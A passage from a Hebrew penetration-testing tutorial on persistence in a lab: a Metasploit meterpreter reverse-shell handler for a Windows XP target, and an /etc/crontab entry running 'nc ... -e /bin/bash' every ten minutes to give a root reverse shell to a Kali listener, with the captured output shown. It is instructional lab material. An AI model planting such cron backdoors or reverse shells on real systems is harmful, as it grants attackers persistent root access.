```
Background session 2? [y/N]
msf6 exploit(windows/local/persistence_service) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.0.115
lhost => 192.168.0.115
msf6 exploit(multi/handler) > set lport 5678
lport => 5678
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.0.115:5678:-
[*] Started reverse TCP handler on 0.0.0.0:5678
```

נפתח את תיקיית ה TEMP במערכת ה Windows XP ונלחץ על הקובץ שראינו מקודם שנשמר תחת ספריית TEMP.



המשך...

לאחר לחיצה יפתח לנו שוב בקאלי:

```
from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/logging-2.3.1/lib/loggi
ng/diagnostic_context.rb:474:in `block in create_with_logging_context'
[*] Sending stage (175686 bytes) to 192.168.119.132
[*] Meterpreter session 3 opened (192.168.119.131:5678 → 192.168.119.132:1037) at 2023-06-18 21:5
6:56 +0300


meterpreter > 
```

שימור אחיזה עם cron:

במערכות הפעלה כמו Windows ולינוקס, ניתן להגדיר משימות שיתחילו לפעול אוטומטית בזמנים מסוימים. למשל, אפשר לתזמן עבודה שתפעל אוטומטית, כמו מטען של Metasploit, או להשתמש ב-Netcat כדי ליצור חיבור חוזר למחשב אחר. במערכת לינוקס, אפשר להשתמש ב-crontab, קובץ המיועד לתזמן משימות חוזרות. אם אתה עורך את הקובץ "/etc/crontab/" במערכת היעד שלך, תוכל להוסיף פקודה שתפעל באופן קבוע במרווחי זמן שתגדיר.

התוקף: kali linux 192.168.119.131

הנתקף: Ubuntu 8 192.168.119.130



```
crontab (/etc) - gedit
File Edit View Search Tools Documents Help
New Open Save Print... Undo Redo Cut Copy Paste Find Replace


crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin


# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/
cron.daily }
47 6 * * 7 root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/
cron.weekly }
52 6 1 * * root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/
cron.monthly }
*/10 * * * * root nc 192.168.119.131 12345 -e /bin/bash
#
```

כעת הפעל מחדש את שירות cron על ידי הזנת service cron restart

הגדר מאזין Netcat ביציאה 12345 במכשיר הקאלי שלך, ובזמן הקרוב cronח שלנו אמור לפעול ואתה אמור לקבל מעטפת שורש במאזין ה-Netcat שלך.



```
File Actions Edit View Help
(root@kali)-[~]
# nc -lvp 12345
listening on [any] 12345 ...
```



```
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# nc -lvp 12345
listening on [any] 12345 ...
192.168.119.130: inverse host lookup failed: Unknown host
connect to [192.168.119.131] from (UNKNOWN) [192.168.119.130] 58212
whoami
root
```